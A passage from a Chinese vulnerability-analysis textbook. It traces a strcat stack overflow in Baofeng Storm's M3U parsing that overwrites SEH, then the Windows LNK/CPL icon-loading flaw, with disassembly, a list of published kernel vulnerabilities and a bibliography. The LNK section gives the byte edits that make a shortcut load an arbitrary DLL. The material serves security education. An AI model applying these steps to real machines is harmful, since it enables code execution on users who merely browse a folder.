重新打开暴风影音并用 OllyDbg 附加其进程，在 0x0045C8BF 处设置断点，再用暴风影音打开 POC 文档，程序断下后按 F7 键跟入这个 CALL，继续单步至 0x02C45450 处的 CALL 时，再次按 F7 键 step into 跟入（为什么跟入这个 CALL？程序到现在都没出异常，执行完这个 CALL 程序就要执行 POP RETN 了，问题必然发生在这个调用之内）。

进入 0x02C45450 处的 CALL 后，按 F8 键单步跟踪，当执行到 0x02C361EE 处时胜利的曙

光开始显露出来，这是因为在 0x02C361EE 处程序要调用 strcat 函数来连接两个字符串（如图 32.3.2 所示），而在已经执行过的指令中并没有对连接字符串的长度进行检测，这就让溢出成为了可能。




图 32.3.2　程序将 M3U 文件路径与 M3U 文件内容进行连接

小心翼翼的按下 F8 键并注意观察堆栈和 S.E.H 情况，会发现在执行完 strcat 后 S.E.H 链被修改了（如图 32.3.3 所示），说明这个 strcat 就是漏洞的罪魁祸首。




图 32.3.3　S.E.H　被覆盖

虽然通过调试 POC 知道漏洞产生于一个 strcat 造成的溢出，但是我们好像对 exploit 细节仍然一无所知(文件解析型漏洞大多如此)，比如说溢出的缓冲区是在何时申请的？怎样的 M3U 文件才能触发这个漏洞？接下来我们将从漏洞所在函数入手，通过分析漏洞触发前的代码来进

一步了解这个漏洞，具体代码分析如下。

```
02C35F7F  MOV EAX,medialib.02C53504
02C35F84  CALL medialib.02C52B30
02C35F89  MOV EAX,1C9C       //通过“__alloca_probe”申请了 0x1C9C 个
02C35F8E  CALL medialib.02C52B50 //字节的空间
02C35F93  PUSH EBX
02C35F94  MOV EBX,DWORD PTR SS:[EBP+8]
……  //无关紧要的操作和文件扩展名判断部分
02C3604D  PUSH medialib.02C5E98C                ; UNICODE ".m3u"
02C36052  PUSH EDI
02C36053  CALL ESI
02C36055  TEST EAX,EAX
02C36057  JNZ SHORT medialib.02C36068
02C36059  LEA EAX,DWORD PTR SS:[EBP-18]
02C3605C  PUSH EAX
02C3605D  PUSH EBX
02C3605E  CALL medialib.02C3696C
02C36063  JMP medialib.02C3610A  //判断为 M3U 文件后跳转到 0x02c3610A
……
02C3610A  POP ECX
02C3610B  TEST EAX,EAX
02C3610D  POP ECX
……
02C36134  PUSH EAX
02C36135  MOV DWORD PTR SS:[EBP+8],EBX
02C36138  CALL DWORD PTR DS:[<&SHLWAPI.PathIsURLW>>;判断文件是不是位于网上
02C3613E  TEST EAX,EAX
02C36140  JE SHORT medialib.02C36164  ;在本地时跳转到 0x02C36164
……
02C36164  LEA EAX,DWORD PTR SS:[EBP-1CA8]
02C3616A  PUSH EAX
02C3616B  CALL DWORD PTR DS:[<&SHLWAPI.PathRemoveF>; 取得文件所在路径
02C36171  LEA EAX,DWORD PTR SS:[EBP-1CA8]
02C36177  PUSH EAX
02C36178  CALL DWORD PTR DS:[<&SHLWAPI.PathAddBack>; 添加“\”
02C3617E  CMP DWORD PTR SS:[EBP-10],EBX
02C36181  JNZ SHORT medialib.02C36198  在此跳转
02C36183  XOR ESI,ESI
02C36185  OR DWORD PTR SS:[EBP-4],FFFFFFFF
02C36189  LEA ECX,DWORD PTR SS:[EBP-18]
02C3618C  CALL medialib.02C35B7B
02C36191  MOV EAX,ESI
02C36193  JMP medialib.02C362B6
02C36198  MOV EAX,DWORD PTR SS:[EBP-14]
```

```
    02C3619B  MOV ESI,DWORD PTR DS:[EAX]
    02C3619D  CMP ESI,EAX
    02C3619F  JE medialib.02C362A1
    02C361A5  CMP DWORD PTR SS:[EBP+8],EBX
    02C361A8  JNZ medialib.02C36259
    02C361AE  MOV EAX,DWORD PTR DS:[ESI+C]
    02C361B1  CMP EAX,EBX
    02C361B3  JNZ SHORT medialib.02C361BA
    02C361B5  MOV EAX,DWORD PTR DS:[<&MSVCP60.?_C@?1??>
    02C361BA  PUSH EAX
    02C361BB  CALL DWORD PTR DS:[<&SHLWAPI.PathIsURLW>>; 判断 M3U 中给出的媒体文件地址
是否位于网络上
    02C361C1  TEST EAX,EAX
    02C361C3  JNZ SHORT medialib.02C361F6
    02C361C5  LEA EAX,DWORD PTR SS:[EBP-1CA8]
    02C361CB  PUSH 208    复制长度
    02C361D0  PUSH EAX   源 M3U 文件所在路径所在位置
    02C361D1  LEA EAX,DWORD PTR SS:[EBP-648]
    02C361D7  PUSH EAX  参数值为 0x0011FA34
    02C361D8  CALL EDI   将 M3U 文件所在路径复制到 0x0011FA34，这是一个安全复制
    02C361DA  MOV EAX,DWORD PTR DS:[ESI+C]
    02C361DD  CMP EAX,EBX
    02C361DF  JNZ SHORT medialib.02C361E6
    02C361E1  MOV EAX,DWORD PTR DS:[<&MSVCP60.?_C@?1??>
    02C361E6  PUSH EAX   M3U 文件内容
    02C361E7  LEA EAX,DWORD PTR SS:[EBP-648]
    02C361ED  PUSH EAX   参数值为 0x0011FA34
    02C361EE  CALL DWORD PTR DS:[<&SHLWAPI.StrCatW>]   ; 将两个字符串连接，由于未对 M3U
文件内容长度进行判断，这将会造成 0x0011FA34
    处的缓冲区溢出。
```

原来暴风影音在根据 M3U 文件的内容拼接本地媒体路径时没有对 M3U 文件内容长度检测，造成了缓冲区溢出。从上面的代码分析中可以看出程序的作者在防范溢出方面已经有所考虑，例如使用了 strncpy 函数来代替 strcpy 函数，并且复制时长度检测方面也做的很好，但是却忽视了 strcat 也是有可能造成溢出的。

接下来就是对这个漏洞的利用了，如果自己构造 POC 文档的时候需要注意两点。

（1）暴风影音将 M3U 读取到内存后是以 Unicode 的方式进行操作的，所以在构建 POC 文档的时候需要注意 Ascii 和 Unicode 之间的区别。

（2）触发漏洞的 strcat 函数，是将 M3U 文件所在路径和 M3U 文件内容进行连接的，所以如果 POC 文档不是位于磁盘根目录下面时，POC 文档里面的填充部分的长度需要进行相应的修改，以保证可以准确的覆盖程序的异常处理函数指针。

如果 POC 文档构建正确的话，用暴风影音打开 POC 文档时就可以看到计算器被启动，如图 32.3.4 所示；否则只能看到暴风影音的界面消失（崩溃），这时候您需要调试一下看看是不

是准确的覆盖了程序的异常处理函数指针。

图 32.3.4　成功弹出计算器

第 33 章　LNK 快捷方式文件漏洞

33.1　漏洞简介

说到 CPL Icon 加载漏洞，可能大家不是很熟悉，但要是提到它的另外一个名字：LNK 快捷方式文件漏洞，大家一定很熟悉。LNK 快捷方式文件漏洞，顾名思义就是 LNK 快捷方式文件中的漏洞。黑客可以通过精心构造的快捷方式文件来进行病毒的传播。此漏洞存在于微软所有的操作系统中，包括最新推出的 Windows 7 和 Windows Server 2008，仅在中国受到波及的计算机就超过 2 亿台。同时由于用户只要浏览一下 LNK 文件所在的目录病毒就可以执行，所以危害十分严重，以至于微软突破常规紧急发布补丁。

33.2　漏洞原理及利用分析

既然是快捷方式文件漏洞，那我们就要先了解一下快捷方式文件的格式。微软最近公布了 LNK 文件的文件格式。快捷方式文件的结构是分段式的，如图 33.2.1 所示，其中灰色部分为可选段。

图 33.2.1 LNK 快捷方式文件结构

由于触发这个漏洞的数据保存在 Shell Item Id List 段中，所以在这我们只介绍一下该段的数据结构，而其他段的结构在这我们就不做介绍了，感兴趣的朋友可以到微软官方网站查看。Shell Item Id List 段为可选段，一个快捷方式文件中是否存在 Shell Item Id List 段是由文件头中偏移 0x14 位置处的值来决定，0 b it 值为 1 时，表示该 lnk 文件包含该结构。同时如果存在该结构，偏移 0x4c 的位置的会存在一个 unsigned sho rt int 型的变量，用来标识 Shell Item Id List 结构的大小，紧随其后的为一系列的 SHITEMID 结构，该结构体定义如下。

```
typedef struct _SHITEMID
  {
```

```
    unsigned short int cb;
    unsigned char   abID[0];
}SHITEMID,*LPSHITEMID;
```

cb 标识一项 SHITEMID 结构大小，abID 是可变结构，存储数据具体数据，里面的具体含义微软并未公布，但第 0 项里面的数据是不能修改的，否则.lnk 文件无法运行，该段的结构如图 33.2.2 所示。

size (该段总长度)
SHITEMID[0]
SHITEMID[1]
……
SHITEMID[n]

图 33.2.2 Shell Item Id List 结构

漏洞触发的原理很简单，就是 SHELL32.DLL 在根据 Shell Item Id 加载快捷方式图标的时候未对被加载的项目（DLL 或者 CPL）进行有效性校验，造成了攻击者可能通过构造特殊的 Shell Item Id 来加载恶意的 DLL。由于触发这个漏洞需要 CPL 加载机制，所以并不是所有的快捷方式文件都可以触发这个漏洞，只有指向控制面板下面功能的快捷方式才能够出发这个漏洞。大家可以通过右键单击控制面板下面的图片，然后选择“创建快捷方式”选项来建立基础 LNK 文件。在这我们以“鼠标”为例，如图 33.2.3 所示。




图 33.2.3 建立符合要求的 LNK 文件

在建立好符合要求的基础 LNK 文件后，就需要将其改造成能够触发漏洞的 POC 文件，改造过程分为两步。

（1）将偏移 0x7A 到 0x7D 的 0x9CFFFFFF 修改为 0x00000000。需要注意的是，如果您在建立基础 LNK 文件时不是使用的“鼠标”项目，0x7A 到 0x7D 的值可能不是 0x9CFFFFFF。

（2）在偏移 0x8E 位置处写入我们要加载的 DLL 地址，在这我们使用 C:\DLL.DLL，其效

果是弹出一个“test”对话框，当然您也可以选择使用其他的 DLL 来进行调试。

改造好的 POC 文件与原始文件对比如图 33.2.4 所示。

在修改好 POC 文件后，我们就要考虑这个漏洞是怎么产生的了。这个 POC 的最终目的是加载一个 DLL 文件，所以我们可以先在 LoadLibraryW 函数上设置断点，然后再通过回溯函数调用过程的方式查找上层调用函数，最终找到出问题的函数。

首先我们用 OllyDbg 附加到 explorer.exe 的进程上，然后对 LoadLibraryW 函数设置断点，接下来浏览一下保存 POC 文件的目录。此时会有两种情况出现。

（1）OllyDbg 中的断点触发了。如果是这样大家可以通过 OllyDbg 中 View->Call stack 菜单来查看当前函数调用情况。

（2）OllyDbg 中的断点没有触发，这是因为可能您已经浏览过这个目录。由于快捷方式图标的加载具有缓存机制，如果以前已经加载过，现在他就不会再重复加载。此时您可以将 POC 文件重命名，之后 OllyDbg 中的断点就可以触发了。




图 33.2.4　原始文件与 POC 文件对比

在 OllDbg 中断后，我们可以从栈窗口看到本次 LoadLibraryW 函数调用的 FileName 参数为“C:\DLL.DLL”，这也说明我们找对地方了。接下来我们通过 Call stack 来查看一下函数调用情况。

从图 33.2.5 中大家可以很清楚地看到函数调用过程，由于 OllyDbg 的问题，中间有三次调用没能显示出函数名。这三次调用在图片中的位置从上到下分别是：GetIconLocationW、CExtractIconBase 类中的 GetIconLocation 和 CShellLink 类中的 GetIconLocation。既然本次漏洞是由于加载 Icon 图片引起的，我们不妨从 GetIconLocationW 入手，尝试去跟踪调试漏洞触发的过程。




图 33.2.5 Call stack 窗口

重新打开 OllyDbg 并附加到 explorer.exe 进程上，然后按 F9 键让程序继续运行。接下来我们在 0x7D5C6205 位置调用 GetIconLocationW 函数的指令上设置断点。设置好断点后我们切换到 POC 文件所在目录，如果 OllyDbg 没有中断，则重命名或者复制粘贴一下前面设置好的 POC 文件即可触发断点。

待 OllyDbg 中断后我们开始单步调试，当我们执行到 0x7D715DA3 的 PUSH EBX 时，我们会发现 EBX 指向的字符串为“C:\DLL.DLL,0,”。“C:\DLL.DLL”就是我们要加载的文件，而“0”则是我们写入的 0x00000000，这一点大家可以通过对比正常的 LNK 文件加载过程和 POC 文件加载过程来验证。

在接下来的调试中，我们会发现“C:\DLL.DLL,0,”中的第一个“,”和第二个“,”之间的内容会被提取出来，并转换为整形，只有当转换结果为 0 的时候才去调用 CPL_FindCPLInfo 的条件，这也就是我们要将原始文件中的 0x9CFFFFFF 修改为 0x00000000 的原因了。具体的代码分析如下所示。

```
GetIconLocationW 函数
   7D715D8A   MOV EDI,EDI
   7D715D8C   PUSH EBP
   7D715D8D   MOV EBP,ESP
   7D715D8F   PUSH ESI
   ……
   7D715DA0   LEA EBX,DWORD PTR DS:[ESI+C];获取“C:\DLL.DLL,0”
   7D715DA3   PUSH EBX
   7D715DA4   PUSH DWORD PTR SS:[EBP+C]
   7D715DA7   CALL DWORD PTR DS:[<&KERNEL32.lstrcpynW>>
   7D715DAD   PUSH 2C;符号“,”
   7D715DAF   PUSH DWORD PTR SS:[EBP+C]
   7D715DB2   CALL DWORD PTR DS:[<&SHLWAPI.StrChrW>];根据“,”分割字符串
   7D715DB8   TEST EAX,EAX
   7D715DBA   JE SHORT SHELL32.7D715E19
   7D715DBC   AND WORD PTR DS:[EAX],0
   7D715DC0   ADD EAX,2
   7D715DC3   PUSH EAX
   7D715DC4   CALL DWORD PTR DS:[<&SHLWAPI.StrToIntW>];将字符串转换为数字
   7D715DCA   MOV EDI,DWORD PTR SS:[EBP+14]
   7D715DCD   MOV DWORD PTR DS:[EDI],EAX
```

```
7D715DCF   MOV EAX,DWORD PTR SS:[EBP+18]
7D715DD2   MOV DWORD PTR DS:[EAX],2
7D715DD8   MOV ECX,DWORD PTR DS:[EDI]
7D715DDA   XOR EDX,EDX
7D715DDC   CMP ECX,EDX;判断字符串中第1个“,”后是不是0
7D715DDE   JNZ SHORT SHELL32.7D715E13;不为0就去执行其他操作
7D715DE0   MOV DWORD PTR DS:[EAX],1A
7D715DE6   LEA EAX,DWORD PTR DS:[ESI+214]
7D715DEC   CMP DWORD PTR DS:[EAX],EDX
7D715DEE   MOV DWORD PTR SS:[EBP+C],EDX
7D715DF1   JNZ SHORT SHELL32.7D715E09
7D715DF3   LEA ECX,DWORD PTR SS:[EBP+C]
7D715DF6   PUSH ECX
7D715DF7   LEA ECX,DWORD PTR DS:[ESI+218]
7D715DFD   PUSH ECX
7D715DFE   PUSH EAX
7D715DFF   PUSH EBX
7D715E00   CALL SHELL32._CPL_FindCPLInfo@16;调用CPL_FindCPLInfo函数
7D715E05   TEST EAX,EAX
……
7D715E1F   RETN 14
```

而程序一旦进入 CPL_FindCPLInfo 函数之后，程序就会一路高歌地去调用 LoadLibraryW 来加载“C:\DLL.DLL”了，最终程序在 0x7D63862A 位置调用 LoadLibraryW 函数完成文件的加载，加载结果如图 33.2.6 所示。

```
7D63851D   MOV EDI,EDI
7D63851F   PUSH EBP
7D638520   MOV EBP,ESP
7D638522   SUB ESP,244
7D638528   MOV EAX,DWORD PTR DS:[___security_cookie>
……
7D638613   PUSH ESI
7D638614   PUSH ESI
7D638615   PUSH ESI
7D638616   PUSH EBX
7D638617   CALL DWORD PTR DS:[__imp__ApphelpCheckEx>
7D63861D   TEST EAX,EAX
7D63861F   JNZ SHORT SHELL32.7D638629
7D638621   AND DWORD PTR SS:[EBP-220],EAX
7D638627   JMP SHORT SHELL32.7D638636
7D638629   PUSH EBX;将“C:\DLL.DLL”入栈
7D63862A   CALL DWORD PTR DS:[<&KERNEL32.LoadLibrar>; 调用LoadLibraryW加载DLL
7D638630   MOV DWORD PTR SS:[EBP-220],EAX
……
```




图 33.2.6 DLL.DLL 成功加载

本来程序的目的是从 Shell Item Id 提供的文件中读取图标文件，但是程序却使用了 LoadLibraryW 将这个文件加载，不知道微软为什么要这么做。并且在加载前没有进行可信校验，这就给我们的利用留下了可乘之机。

附录 A　已公布的内核程序漏洞列表

1. [　2004-05-12][Symantec][Client_Firewall][SYMDNS.SYS][远程缓冲区溢出内核漏洞][远程执行任意特权代码][10334]
2. [2005-08-09]　[Microsoft][RDP][rdpwd.sys][远程拒绝服务内核漏洞]
3. [　2006-10-27][Symantec][AntiVirus][NAVEX15.SYS_NAVENG.SYS][任意地址写任意数据内核漏洞][本地权限提升]
4. [2006-12-07][MadW　ifi][MADWifi_0.9.2][ieee80211_wireless.c][远程缓冲区溢出内核漏洞][远程执行任意特权代码][21486]
5. [　2007-01-15][Kaspersky][Antivirus_6.0][klif.sys][任意地址写任意数据内核漏洞][本地权限提升][22061]
6. [　2007-04-03][Microsoft][GDI][win32k.sys][任意地址写固定数据内核漏洞][本地权限提升][23273]
7. [　2007-07-10][WinPcap][WinPcap_4.0][NPF.SYS][任意地址写任意数据内核漏洞][本地权限提升][24829]
8. [　2007-07-11][Symantec][AntiVirus][symtdi.sys][任意地址写固定数据内核漏洞][本地权限提升][22351]
9. [　2007-07-17][Rising][Antivirus][memscan.sys][任意地址写固定数据内核漏洞][本地权限提升]
10. [2007-10-23][Macrovision][SafeDisc][secdrv.sys][任意地址写任意数据内核漏洞][本地权限提升][26121]
11. [2008-04-11][Microsoft][NtUserFnOUTSTRING][win32k.sys][任意地址写固定数据内核漏洞][本地权限提升][28554][MS08-025]
12. [2008-05-12][Microsoft][I2O][i2omgmt.sys][任意地址写固定数据内核漏洞][本地权限提升][29171]
13. [2008-09-04]　[Microsoft][win32k.sys][本地拒绝服务内核漏洞]
14. [2008-09-21]　[deslock][DESlock+3.2.7][vdlptokn.sys][本地拒绝服务内核漏洞]
15. [2008-10-04][Tall_Emu][Online_Armor_Personal_Firewall][OAmon.sys][任意地址写固定数据内核漏洞][本地权限提升]
16. [2008-10-15][Microsoft][AFD][afd.sys][任意地址写任意数据内核漏洞][本地权限提升][31673][MS08-066]
17. [2008-10-17][AB][Hardware_sensors_monitor_4.4.3.1][Hmonitor.sys][任意地址写任意数据内

核漏洞][本地权限提升]
18. [2008-10-17][MKS][mks_vir_9][mksmonen.sys][任意地址写任意数据内核漏洞][本地权限提升]
19. [2008-10-18][McAfee][Rootkit_Detective_1.1][Rootkit_Detective.sys][本地拒绝服务内核漏洞]
20. [2008-1 1-01][ESET][System_Analyzer_Tool_1.1.1.0][esiasdrv.sys][本地拒绝服务内核漏洞]
21. [2008-11-07][ISecSoft][Anti-Keylogger][AKEProtect.sys][任意地址写任意数据内核漏洞][本地权限提升]
22. [2008-11-20][EnTech_Taiwan][PowerStrip_3.84][pstrip.sys][任意地址写固定数据内核漏洞][本地权限提升]
23. [2008-1 1-21][Microsoft][IPv4 路由表][nt][本地缓冲区溢出内核漏洞][32357]
24. [2008-12-14][Greatis][RegRun_UnHackMe][regguard.sys_regrunfm.sys][本地拒绝服务内核漏洞]
25. [2008-12-18][ESET][Smart_Security][epfw.sys][任意地址写任意数据内核漏洞][本地权限提升]
26. [2009-02-06] [微点][主动防御 1.2.10580.0169][MP110011.sys][本地拒绝服务内核漏洞]
27. [2009-03-18][SlySoft][CloneCD...][ElbyCDIO.sys][任意地址写固定数据内核漏洞][本地权限提升]
28. [2009-04-14] [Microsoft][WMI 服务][设计缺陷内核漏洞][本地权限提升][MS09-012][34442]
29. [2009-05-13] [Microsoft][GDI][Win32k.sys][本地拒绝服务内核漏洞]
30. [2009-05-23][ArcaBit][ArcaVir_2009][ps_drv.sys][任意地址写任意数据内核漏洞][本地权限提升]
31. [2009-07-30][Kaspersky][KIS_8.0.0.35][kl1.sys][任意地址写任意数据内核漏洞][本地权限提升]
32. [2009-07-30][Microsoft][NtUserConsoleControl][win32k.sys][任意地址写固定数据内核漏洞][本地权限提升]
33. [2009-07-30][Microsoft][NtUserQueryInformationThread][win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]
34. [2009-07-31][ALWIL][avast4.8.1335_Professionnel][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升]
35. [2009-08-21][Usec][Radix_Antirootkit_1.0.0.9][SDTHLPR.sys][任意地址写任意数据内核漏洞][本地权限提升]
36. [2009-09-08] [Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]
37. [2009-09-23][ALWIL][Antivirus_4.8.1351.0][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升][36507]
38. [2009-09-25][ALWIL][avast4.8.1356][Aavmker4.sys][任意地址写任意数据内核漏洞][本地权限提升]
39. [2009-09-29][ESET][Smart_Security&NOD32_Antivirus][eamon.sys][任意地址写任意数据内

核漏洞][本地权限提升]

40. [2 009-10-21][Lavalys][EVEREST_Corporate&Ultimate_Edition][kerneld.wnt][任意地址写任意数据内核漏洞][本地权限提升]
41. [2009-1 1-11][Microsoft][SMB2][nt][远程拒绝服务内核漏洞][36989]
42. [2009-1 1-14][ALWIL][avast4.8.1356][aswRdr.sys][本地拒绝服务内核漏洞]
43. [2009-1 1-17][Kaspersky][Antivirus_2010_9.0.0.463][kl1.sys][本地拒绝服务内核漏洞][37044]
44. [2010-01-19][Microsoft][#GP 陷阱处理器][nt][设计缺陷内核漏洞][本地权限提升][MS10-015][37864]
45. [2010-01-22][Risi ng][Antivirus_2008_2009_2010][HookCont.sys...][任意地址写固定数据内核漏洞][本地权限提升]
46. [2010-01-23][Rising][Antivirus_2008_2009_2010][RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]
47. [2010-01-23][SiSoftware][Sandra][sandra.sys][任意地址写任意数据内核漏洞][本地权限提升]
48. [2010-02-18] [Tencent][QQ_Doctor_3.2][TsKsp.sys][本地拒绝服务内核漏洞]
49. [2010-03-30][ALWIL][Antivirus_4.7][aavmker4.sys][本地缓冲区溢出内核漏洞][本地权限提升][28502]
50. [2010-04-06] [微点][主动防御 1.3.10123.0][Mp110013.sys][本地拒绝服务内核漏洞]
51. [2010-04-13][微点][主动防御 1.3.10123.0][Mp110013.sys][任意地址写固定数据内核漏洞][本地权限提升]
52. [2010-04-22][Microsoft][ImeCanDestroyDefIMEforChild][Win32k.sys][本地拒绝服务内核漏洞]
53. [2010-04-22] [Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]
54. [2010-04-22] [Microsoft][SfnLOGONNOTIFY][Win32k.sys][本地拒绝服务内核漏洞]
55. [2010-04-22][Rising][Antivirus_2010_22.0.3.54][RsAssist.sys][任意地址写固定数据内核漏洞][本地权限提升]
56. [2010-05-04][360][Anti-Virus_Security-Guards][360FkAdv.sys_profos.sys][本地拒绝服务内核漏洞]
57. [2010-05-04][360][Security-Guards_Safety-Deposit-Box][SafeBoxKrnl.sys][任意地址写任意数据内核漏洞][本地权限提升]
58. [2010-05-04][Jiangmin][KV_2010_13.0.10.111][KRegEx.sys][任意地址写任意数据内核漏洞][本地权限提升]
59. [2010-05-18] [Microsoft][Canonical_Display_Driver][cdd.dll][远程拒绝服务内核漏洞][40237]
60. [2010-05-23][Kingsoft][WebShield_2010.4.14.609][KAVSafe.sys][任意地址写任意数据内核漏洞][本地权限提升]

参考文献

王清．《0day 安全：软件漏洞分析技术》．北京：电子工业出版社，2008

段钢．《加密与解密(第三版)》．北京：电子工业出版社，2008

看雪学院．《软件加密技术内幕》．北京：电子工业出版社，2005

许治坤，王伟，郭添森，杨翼龙．《网络渗透技术》．北京：电子工业出版社，2005

张殷奎．《软件调试》．北京：电子工业出版社，2008

张冬泉，谭南林，王雪梅，焦风川．《Windows CE 实用开发技术》．北京：电子工业出版社，2006

（美）Mark Dowd，John McDonald，Justin Schuh 著．The Art Of SoftWare Security Assessment，2006

（美）Tom Gallagher，Bryan Jeffries，Lawrence Landauer 著．Hunting Security Bugs，2006

（美）Michael Howard，David LeBlanc 著．Writing Secure Code, Second Edition，2003

（美）Billy Hoffman，Bryan Sullivan 著．Ajax security ，2007

（美）Dafydd Stuttard，Marcus Pinto 著．The Web Application Hacker's Handbook，2007

（美）Chris An ley，John Heasm an，Felix Lindn er，Gerardo Richa rte 著．The Shellco der's Handbook second edition，2007

（美）Michael Sutton，Adam Greene，Pedram Amini 著．Fuzzing: Brute Force Vulnerability Discovery，2007

（美）Seth Fogie，Jeremiah Grossman，Robert Hansen and Anton Rager 著．XSS Attacks: Cross Site Scripting Exploits and Defense，2007

（美）Dafydd Stuttard 著．Writing Small Shellcode，2005

（美）David Litchfield 著．Windows heap overflows，2004

